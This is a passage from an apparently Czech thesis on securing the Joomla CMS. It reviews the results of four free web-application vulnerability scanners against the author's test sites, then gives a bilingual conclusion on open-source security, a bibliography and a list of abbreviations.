Název je zkratkou anglického „web application attack and audit framework“. Jedná se o multiplatformní open source skener webových aplikací určený k penetračním testům. Napsán je v jazyce Python a nabízí jak grafické rozhraní, tak i ovládání přes příkazovou řádku. Nástroj dokáže odhalit většinu zranitelností s pomocí více než 130 dostupných


pluginů. Jádro programu řídí procesy a poskytuje funkce, které využívají pluginy hledající zranitelnosti. Pluginy mezi sebou sdílejí informace a jsou rozděleny do několika skupin jako prozkoumávání, audit, útok nebo hrubá síla.[68]

8.3.1.1 Výsledky testování

Z předkonfigurovaných profilů jsem k testování zvolil „OWASP_TOP10“. Test spuštěný se všemi dostupnými pluginy by zabral několik hodin, poněvadž program skenuje důkladně ale pomalu. Jistý vliv na rychlost měla pravděpodobně i skutečnost, že byl spuštěn ve virtualizovaném prostředí. Velmi originální je grafické znázornění struktury webu.

Nástroj ovšem vyžaduje hlubší seznámení a přizpůsobení jeho nastavení, protože odhalil desítky neexistujících domén čtvrtého řádu a každou ze složek uvedených v `robots.txt` označil za náchylnou k CSRF útoku. Podobného rázu byly i ostatní varování a zranitelnosti, což vzhledem k jejich celkovému počtu prakticky znemožňovalo nalezení reálných hrozeb. V rukou zkušeného uživatele jde určitě o jeden z kvalitních volně dostupných programů určených k analýze webových aplikací. Nástroj za sebou také zanechal více než 120 zápisů v logu firewallu obsaženém v rozšíření SecurityCheck.

[68] W3af. In: *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2013 [cit. 2013-05-30]. Dostupné z: http://en.wikipedia.org/wiki/W3af



Obr. 30. Část odhalené struktury webu nástrojem w3af

8.3.2 Subgraph Vega v1.0


Stejně jako w3af je i Vega multiplatformním open source projektem. Napsána je v jazyce Java a s verzí 1.0 je teprve na začátku svého vývoje. Kromě základních typů útoků umožňuje také detekci chyb nebo objevení citlivých dat. Na webových stránkách aplikace lze nalézt i informaci o profesionální verzi nástroje, na jejímž vývoji se ještě pracuje.[69]

8.3.2.1 Výsledky testování

Aplikace dokázala odhalit pouze jednu středně vážnou zranitelnost, a to cestu ke cachovanému souboru, který slučuje komprimované CSS soubory. Vega se však domnívá, že se jedná o absolutní cestu odhalující strukturu webu.

Vega pracuje rychle a její prostředí je na rozdíl od předchozího w3af velmi přehledné. Po nalezení zranitelnosti lze v pravé části okna zobrazit její stručný popis a možné následky. Tuto první verzi programu ovšem nelze označit za důkladný skenovací nástroj, neboť nevěnovala pozornost ani existence souboru robots.txt, ze kterého by získala více informací o struktuře webu než pouhou analýzou umístění souborů, které jsou prohlížečem vyžadovány pro zobrazení obsahu.

[69] About Vega. *Subgraph* [online]. 2013 [cit. 2013-05-30]. Dostupné z: http://subgraph.com/products.html



Obr. 31. Výsledky testování skenerem Subgraph Vega

8.3.3 Netsparker Community Edition v2.5

Autoři aplikace označují Netsparker jako jediný „False-positive-free“ skener webových aplikací. Program se totiž pokusí na každou objevenou zranitelnost použít exploit, čímž ji potvrdí, nebo vyvrátí. Uživatel nemusí procházet desítky varování a kontrolovat, zda jsou opodstatněná. Pomocí integrovaného nástroje lze exploity spouštět i manuálně, a ověřit tak skutečný dopad útoku.[70]

Seznam všech kontrolovaných zranitelnosti obsahuje celkem 55 položek, mezi nimiž lze nalézt hledání emailů, skrytých souborů, Google sitemap nebo testování způsobu zabezpečení a přenosu přístupových údajů.


8.3.3.1 Výsledky testování

Netsparker upozornil na existenci souboru robots.txt, během skenování adresářů v něm uvedených pak narazil na jediný závažný problém. Při pokusu o zobrazení stránky „joomla.onas.eu/administrator“ zaznamenal autorizaci přes nešifrovaný HTTP protokol, kdy jsou odeslané přístupové údaje přenášeny ve formě prostého textu. Jedná se ale pouze o první vrstvu ochrany administrace a další přihlašovací formulář je již šifrován SSL certifikátem.

---

[70] Benefits of Netsparker. *Mavitunasecurity* [online]. 2013 [cit. 2013-05-30]. Dostupné z: http://www.mavitunasecurity.com/netsparker/overview/

Dále upozornil na méně závažnou skutečnost „Cookie Not Marked As HttpOnly“. Vlastnost `HTTPOnly` slouží k ochraně cookies proti jejich získání pomocí JavaScriptu spuštěného na straně klienta.



Obr. 32. Zranitelnosti objevené Netsparkerem

8.3.4 N-Stalker Security Scanner - 2012 Free Edition

První verze aplikace byla vydána v roce 2000. Od té doby se databáze vzorů útoků neustále rozrůstá a dnes obsahuje více než 39 000 zranitelností a exploitů. Jako většina nástrojů tohoto typu dokáže skener detekovat použitý aplikační server, metodu použitou k odesílání dat z formulářů nebo přítomnost šifrování. Vstupem může být jediná adresa ale i externí soubor obsahující jejich seznam. Komerční verze disponuje také dalšími pokročilými nástroji pro Google hacking nebo lámání hesel hrubou silou. Dokáže také rozpoznat redakční systém, na kterém je web postaven.[71]

Instalační balík obsahuje pouze jádro programu. Při prvním spuštění se stáhnou aktuální databáze a po několika vteřinách je skener připraven k použití. Spuštění skenování doprovází další upřesňující nastavení, která se po krátkém testu zadané URL adresy optimalizují, a pro test byla ponechána na doporučených hodnotách.

[71] About N-Stalker. *N-Stalker* [online]. 2013 [cit. 2013-05-30]. Dostupné z: http://www.nstalker.com/about/nstalker/


8.3.4.1 Výsledky testování

Bezplatná edice aplikace N-Stalker dokázala odhalit řadu nedostatků. Jedna ze středně závažných chyb je stejně jako u přechozí aplikace způsobena nastavením vlastnosti `HttpOnly`, zbylých 17 pak podezřením na existenci záloh v adresářích, v kterých ovšem žádné zálohy nejsou. Zbylá varování s nižší prioritou se týkají především absence šifrování, možné náchylnosti k Clickjacking útoku nebo nezabezpečeným cookies. Zajímavá je ovšem informace o zastaralém „balíčku“ Joomly. Podrobnosti k těmto zranitelnostem jsou bohužel dostupné pouze v placené verzi programu. Pravděpodobně se však jedná o samotné jádro Joomly, které bylo v nedávné době aktualizováno a databáze programu dosud neobsahuje informace o této verzi redakčního systému.

Scan Session	
Start Time	May 30, 2013 17:24:10
Duration	0 Hours 43 Minutes

Spider Engine	#
Crawled URLs	76
Crawled Hosts	1
Default Page Size	38 276 bytes

Scan Engine	#
Total Requests	30 958
Failed Requests	3
Attacks Sent	5 568
404 Errors	26 676
302 Redirection	0




Network	#
Bytes Sent	12 110 739
Bytes Received	19 710 028
Avg Response Time	374,74 ms
Avg Transfer Rate	16,93 KB/s
Requests/Minute	719,00 req/min

Obr. 33. Informace o testu a jeho výsledcích zobrazené v aplikaci N-Stalker

8.3.5 Hodnocení automatických skenerů

Všechny čtyři aplikace byly nakonec ještě použity pro otestování webových stránek s Joomlou 1.5.2 a komponentou náchylnou k SQL injection, které byly použity k demonstraci tohoto útoku. S výjimkou programu N-Stalker odhalily zranitelnou komponentu všechny tři aplikace. N-Stalker ve volně dostupné verzi detekci mnoha druhů zranitelností nezahrnuje. Zobrazil pouze oprávněné varování o neaktuálním „balíčku“ Joomly.



Obr. 34. Nalezení SQL Injection zranitelnosti skenerem Netsparker

Pokud je těmto aplikacím předložena stránka, na níž se vyskytuje URL adresa obsahující neošetřené proměnné, dokáží ji spolehlivě detekovat. Zatímco nástroje určené pro CMS Joomla hledají rozšíření, o kterých vědí, že jsou zranitelné. Univerzální nástroje důkladně testují každý parametr adresy nebo existující odkaz doplní ještě o další pravděpodobnou proměnnou, kterou poté prověří. Ideální nástroj by měl nejdříve zjistit, zda je cílový web poháněn některým z populárních redakčních systémů, a k testování pak přistupovat s ohledem na tuto skutečnost. Tato funkce je částečně implementována do skeneru N-Stalker. Správa databáze všech exploitů a zranitelných rozšíření pro každý z redakčních systémů je ale příliš náročná. Zajímavým řešením je open source aplikace w3af používající systém pluginů. Komunita kolem každého redakčního systému by jej pak mohla udržovat aktuální.

Obranou proti skenování redakčního systému ze strany útočníka můžou být Search Engine Friendly URL. Adresy jsou pak podle aliasů přepisovány do tvaru „kategorie/kategorie/clanek“ a skrývají informace, které mohou útočníkovi usnadnit průnik do systému. Automatické skenery takové adresy považují za adresářovou strukturu webu a k parametrům původních URL nemají přístup.

Jak už bylo zmíněno v úvodu, nástroje pro automatickou analýzu webových aplikací slouží pouze k důkazu existence zranitelnosti. Nelze se na ně tedy spolehnout a plně jim důvěřovat v případech, kdy žádnou neobjeví.

ZÁVĚR

V internetových diskuzích lze často narazit na názor, že nejlepším řešením je vždy na míru, prakticky od nuly postavená aplikace. Je ale vždy nutné vynalézat to co už před námi někdo vytvořil? Vývoj open source redakčních systémů je zajištěn komunitou a většinu problémů už někdo řešil a také vyřešil. Hlavním argumentem pak bývá zranitelnost těchto aplikací, kdy jsou často označovány jako „děravý open source“.

Otevřený kód se na první pohled může zdát rizikem především kvůli častému názoru, že tajné je zároveň bezpečné. Dnešní pokročilé kryptografické metody jsou založeny na předpokladu, že útočník bude znát schéma šifrovacího algoritmu, a přesto jsou bezpečné. Open source má k bezpečnosti velmi podobný přístup. Skrýváním zdrojového kódu nelze dosáhnout takové úrovně zabezpečení, protože ani nejdokonalejší společnost zabývající se vývojem software nedokáže garantovat, že se jejich zdrojové kódy nikdy nedostanou k veřejnosti. Vždy by se mělo počítat s nejhorším scénářem, tedy s tím, že útočník bude mít ke zdrojovým kódům přístup.

V případě open source samozřejmě nevíme, kdo je autorem každé řádky aplikace, a zavlečení škodlivého kódu je tak jistým rizikem. Pravděpodobnost takového scénáře v případě komerčního vývoje ale není o moc nižší. Počet uživatelů, kteří otevřený zdrojový kód studují s dobrým úmyslem, je bezpochyby převyšuje počet těch, kteří v něm hledají bezpečnostní díry, aby je následně mohli zneužít. Případná zadní vrátka a zranitelnosti tedy nezůstanou dlouho skryty. Když v roce 2004 unikla část zdrojového kódu Microsoft Windows 2000 a NT 4.0, byly v něm objeveny závažné nedostatky, které umožnily hackerům vytvořit nové exploity a také vylepšit ty stávající.

Největší zranitelností všech redakčních systémů je uživatel, který používá slabá hesla nacházející se na prvních řádcích většiny slovníků. Základní pravidla a nastavení ignoruje nebo je považuje za zbytečné a není ani ochotný věnovat čas nadstandartním bezpečnostním opatřeních v podobě rozšíření nebo možností souboru `.htaccess` navzdory skutečnosti, že jejich implementace je časově nenáročná a díky množství návodů také jednoduchá. Testování nebo aktualizace neprovádí a případné problémy pak takový uživatel řeší nastavením práv na hodnotu 777, čímž prakticky celý web odsoudí k zániku.

Aby tyto situace nenastávaly, byly v praktické části práce vytvořeny webové stránky poskytující základní informace o zabezpečení redakčního systému Joomla. Předpokládám, že jejich obsah bude v budoucnu ještě doplněn o další kategorie, diskuzi či komentáře.

ZÁVĚR V ANGLIČTINĚ

There is a widespread belief on internet discussions that the best solution for any case is application tailored from scratch. But is it really necessary to reinventing what already exists? Open source software development is provided by community and most of the issues have already been discussed and solved. The main argument against using the open source is vulnerability, because hundreds of loopholes that have been discovered yet.

At first glance, it might seem a risk to use the open source. People often assume that secrecy equals security. Today's strong cryptography is based on the assumption that an adversary will know what the encryption scheme is, but it is nevertheless still safe for usage. Open source has a very similar approach to security. Hiding source code is not a god way to achieve security, because even a powerful proprietary software development company can't guarantee that source code won't leak out. Security should be based on a worst-case scenario. We should assume that our adversary get access to the source code.

Of course we do not know author of each line of open source application and bad code allowing some kind of exploit could be included by anybody, but there is no different from proprietary software. Number of people that support the cause of open source and contribute to it in a positive way is certainly higher than number of harmful hackers who are looking for loopholes in code. Potential backdoor would be possibly discovered very soon. In 2004, it was reported that part of the source code for Microsoft Windows 2000 and NT 4.0 had been leaked to the Internet. The leaks of the source code present a serious security issue, and hackers used the information to launch new or improved attacks against these types of operating systems.

The biggest vulnerabilities of all CMS are through the users choosing weak passwords, which can be found on wordlists first lines. These users ignore the basic rules and settings and they are not willing to spend some time with additional security measures using security extensions or `.htaccess`, in spite of the fact that this is the easiest way to add some extra security layer.

They do not test or install security updates and try to solve potential problems by simple setting chmod to 777, which is the most dangerous action. There is a Joomla based website in the practical part, which is devoted to CMS security, so these types of situations should not occur so often. I would like to extend the content of the website by adding another categories, comments or discussion in the future.

SEZNAM POUŽITÉ LITERATURY

Kniha

[1] ADÁMEK, Martin. *Spam: jak nepřivolávat, nepřijímat a nerozesílat nevyžádanou poštu*. 1. vyd. Praha: Grada, 2009, 166 s. ISBN 9788024726380.

[2] CANAVAN, Tom. *Joomla! web security: secure your Joomla! website from common security threats with this easy-to-use guide*. Birmingham, U.K.: Packt Pub., 2008, 248 s. ISBN 978-1-847194-88-6.

[3] HOWARD, Michael a David LEBLANC. *Bezpečný kód: techniky a strategie tvorby bezpečných webových aplikací*. Vyd. 1. Brno: Computer Press, 2008, 895 s. ISBN 9788025120507.

[4] KOFLER, Michael a Bernd ÖGGL. *PHP 5 a MySQL 5: průvodce webového programátora*. Vyd. 1. Brno: Computer Press, 2007, 607 s. ISBN 9788025118139.

[5] RAHMEL, Dan. *Joomla!: podrobný průvodce tvorbou a správou webů*. Vyd. 1. Překlad Ondřej Gibl. Brno: Computer Press, 2010, 382 s. ISBN 9788025127148.

[6] SCAMBRAY, Joel a Mike SHEMA. *Hacking bez tajemství: webové aplikace*. Vyd. 1. Brno: Computer Press, 2003, 328 s. ISBN 8072267698.

[7] ŠTĚDROŇ, Bohumír. *Open Source software ve veřejné správě a soukromém sektoru*. 1. vyd. Praha: Grada, 2009, 124 s. ISBN 9788024730479.

Nepublikovaný dokument

[8] SELEMENT, Pavel a Martin MAJOR. *Zranitelnosti webových aplikací*. Praha, 2008. Dostupné z: http://ondrej.jikos.cz/vyuka/swi117/2008/zranitelnost-webovych-aplikaci.pdf

Webová stránka

[9] About N-Stalker. *N-Stalker* [online]. 2013 [cit. 2013-05-30]. Dostupné z: http://www.nstalker.com/about/nstalker/

[10] About Vega. *Subgraph* [online]. 2013 [cit. 2013-05-30]. Dostupné z: http://subgraph.com/products.html

[11] Admin Tools Professional. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-06]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/site-protection/16363

[12] AdminExile. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-04]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/login-protection/15711

[13] Advanced session stealing (část 1.). In: *Security-Portal.cz* [online]. 2006 [cit. 2013-05-04]. Dostupné z: http://www.security-portal.cz/clanky/advanced-session-stealing-%C4%8D%C3%A1st-1

[14] Akeeba Backup. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-04]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/backup/1606

[15] Benefits of Netsparker. *Mavitunasecurity* [online]. 2013 [cit. 2013-05-30]. Dostupné z: http://www.mavitunasecurity.com/netsparker/overview/

[16] Blogger (service). In: *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2013 [cit. 2013-03-21]. Dostupné z: http://en.wikipedia.org/wiki/Blogger_%28service%29

[17] Brute Force Stop. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-04]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/login-protection/22982

[18] Certifikační autorita. In: *SSL certifikat.cz* [online]. 2010 [cit. 2013-04-01]. Dostupné z: https://www.ssl-certifikaty.cz/o-certifikatech/certifikacni-autorita/

[19] Co je to SSL. In: *Thawte* [online]. 2010 [cit. 2013-04-01]. Dostupné z: http://www.ssl-thawte.cz/ssl/co-je-to-ssl/

[20] Definice svobodného software. *Filosofie projektu GNU* [online]. 2011 [cit. 2013-03-15]. Dostupné z: http://www.gnu.org/philosophy/free-sw.cs.html

[21] EasyCalcCheck PLUS. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-19]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/captcha/11964

[22] Email Protection Plus for Joomla – its not just for text anymore. In: *Anythingdigital* [online]. 2011 [cit. 2013-04-16]. Dostupné z: http://anything-digital.com/blog/security/email-protection-plus-for-joomla.html

[23] Encrypt configuration. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-04]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/login-protection/11519

[24] Frequently Asked Questions. *VBulletin* [online]. 2013 [cit. 2013-03-21]. Dostupné z: http://www.vbulletin.com/faq/

[25] How do you recover or reset your admin password?. In: *Joomla Documentation* [online]. 2013 [cit. 2013-03-31]. Dostupné z: http://docs.joomla.org/How_do_you_recover_or_reset_your_admin_password%3F

[26] CHAPMAN, Cameron. 10 nejlepších redakčních systémů (CMS). In: *Interval.cz* [online]. 2011 [cit. 2013-03-16]. Dostupné z: http://interval.cz/clanky/10-nejlepsich-redakcnich-systemu-cms/

[27] Jak skrýt emailovou adresu před spammery?. In: *Security-Pportal.cz* [online]. 2007 [cit. 2013-04-16]. Dostupné z: http://www.security-portal.cz/clanky/jak-skr%C3%BDt-emailovou-adresu-p%C5%99ed-spammery

[28] JHackGuard. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-06]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/site-protection/13233

[29] Joomla!. In: *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2013 [cit. 2013-03-20]. Dostupné z: http://cs.wikipedia.org/wiki/Joomla!

[30] Kategorie svobodného a nesvobodného softwaru. *Filosofie projektu GNU* [online]. 2013 [cit. 2013-03-15]. Dostupné z: http://www.gnu.org/philosophy/categories.cs.html

[31] KeyCAPTCHA. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-04]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/captcha/18364

[32] KOVAĽ, Mgr. Imrich. Seriál: Aká je bezpečnosť Open Source redakčných systémov? Joomla, Drupal, Magento, TYPO3, WordPress, časť I. In: *Merineo* [online]. 2011 [cit. 2013-03-15]. Dostupné z: http://www.merineo.sk/m-blog/serial-aka-je-bezpecnost-open-source-redakcnych-systemov-joomla-drupal-magento-typo3-wordpress-cast-i.html

[33] Moving sensitive files outside the web root. In: *Joomla Documentation* [online]. 2012 [cit. 2013-03-31]. Dostupné z: http://docs.joomla.org/index.php?title=Moving_sensitive_files_outside_the_web_root&oldid=68318

[34] O systému Drupal. *Drupal.cz* [online]. 2012 [cit. 2013-03-20]. Dostupné z: http://www.drupal.cz/o-systemu-drupal

[35] OSE Anti-Hacker™ for Joomla!. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-06]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/site-protection/8384

[36] OSE Email Masking plugin. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-04]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/captcha/20983

[37] Overclocking SSL. In: *ImperialViolet* [online]. 2010 [cit. 2013-04-01]. Dostupné z: http://www.imperialviolet.org/2010/06/25/overclocking-ssl.html

[38] PASTUCHOVÁ, Markéta. Open source přebírá v oblasti softwaru klíčovou roli. In: *ICT manažer* [online]. 2011 [cit. 2013-03-14]. Dostupné z: http://www.ictmanazer.cz/2011/11/open-source-prebira-v-oblasti-softwaru-klicovou-roli/

[39] PHP a MySQL – MySQLi - 2. díl. In: *Programujte.com* [online]. 2010 [cit. 2013-05-04]. Dostupné z: http://programujte.com/clanek/2010030700-php-a-mysql-mysqli-2-dil/

[40] R Antispam. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-19]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/spam-protection/16331

[41] reCAPTCHA Digitization Accuracy. *ReCAPTCHA* [online]. 2013 [cit. 2013-04-25]. Dostupné z: http://www.google.com/recaptcha/digitizing

[42] Register globals. In: *Joomla! Documentation* [online]. 2011 [cit. 2013-04-28]. Dostupné z: http://docs.joomla.org/Register_globals

[43] RSFirewall!. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-06]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/site-protection/8968

[44] Security Checklist/You have been hacked or defaced. In: *Joomla! Documentation* [online]. 2013 [cit. 2013-04-25]. Dostupné z: http://docs.joomla.org/Security_Checklist_7#Local_Security

[45] Securitycheck. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-06]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/site-protection/13233

[46] SINGR, Mgr. Michal. Opensource pro komerční weby. Vážně?. In: NET-VORův blok [online]. 2011 [cit. 2013-03-15]. Dostupné z: http://blok.net-vor.cz/opensource-pro-komercni-weby/

[47] Software Testing Methods. *Tutorialspoint* [online]. 2012 [cit. 2013-05-30]. Dostupné z: http://www.tutorialspoint.com/software_testing/testing_methods.htm

[48] Usage of content management systems for websites. *W3Techs* [online]. 2013 [cit. 2013-03-16]. Dostupné z: http://w3techs.com/technologies/overview/content_management/all

[49] W3af. In: *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2013 [cit. 2013-05-30]. Dostupné z: http://en.wikipedia.org/wiki/W3af

[50] WHAT IS reCAPTCHA. *ReCAPTCHA* [online]. 2013 [cit. 2013-04-25]. Dostupné z: http://www.google.com/recaptcha/learnmore

[51] WordPress – česká podpora. *O WordPress* [online]. 2013 [cit. 2013-03-16]. Dostupné z: http://www.cwordpress.cz/

[52] XCloner-Backup and Restore. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-04]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/backup/665

[53] Yireo SSL Redirection. In: *The Joomla! Extensions Directory* [online]. 2013 [cit. 2013-04-04]. Dostupné z: http://extensions.joomla.org/extensions/access-a-security/site-security/login-protection/11519

[54] Zabezpečení webových aplikací I. - klientské skriptovací jazyky. In: *Access server* [online]. 2007 [cit. 2013-05-10]. Dostupné z: http://access.feld.cvut.cz/view.php?cisloclanku=2007090001

[55] Zabezpečení webových aplikací III. - ostatní útoky a nastavení prostředí. In: *Access server* [online]. 2007 [cit. 2013-04-28]. Dostupné z: http://access.feld.cvut.cz/view.php?cisloclanku=2007080003

Video

[56] Čtvrtkon 5 - Michal Špaček - Bezpečnostní útoky na webové aplikace. In: *Youtube* [online]. 10.02.2013 [cit. 2013-04-29]. Dostupné z: http://www.youtube.com/watch?v=Ym4-YSozIrg . Kanál uživatele Jan Muller.

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

AJAX	Asynchronous JavaScript and XML
API	Application Programming Interface
ASCII	American Standard Code for Information Interchange
ASP	Active Server Pages
BeEF	Browser Exploitation Framework
CAPTCHA	Completely Automated Public Turing Test To Tell Computers and Humans Apart
CMS	Content Management System
CSRF	Cross-Site Request Forgery
CSS	Cascading Style Sheets
DES	Data Encryption Standard
DNS	Domain Name System
FTP	File Transfer Protocol
GNU	GNU is Not UNIX
GPL	General Public License
HTML	HyperText Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IIS	Internet Information Services
IMAP	Internet Message Access Protocol
IP	Internet Protocol
IRC	Internet Relay Chat
JPA	JoomlaPack Archive
JSP	Java Server Pages

LTS	Long Term Support
MD5	Message Digest 5
OCR	Optical Character Recognition
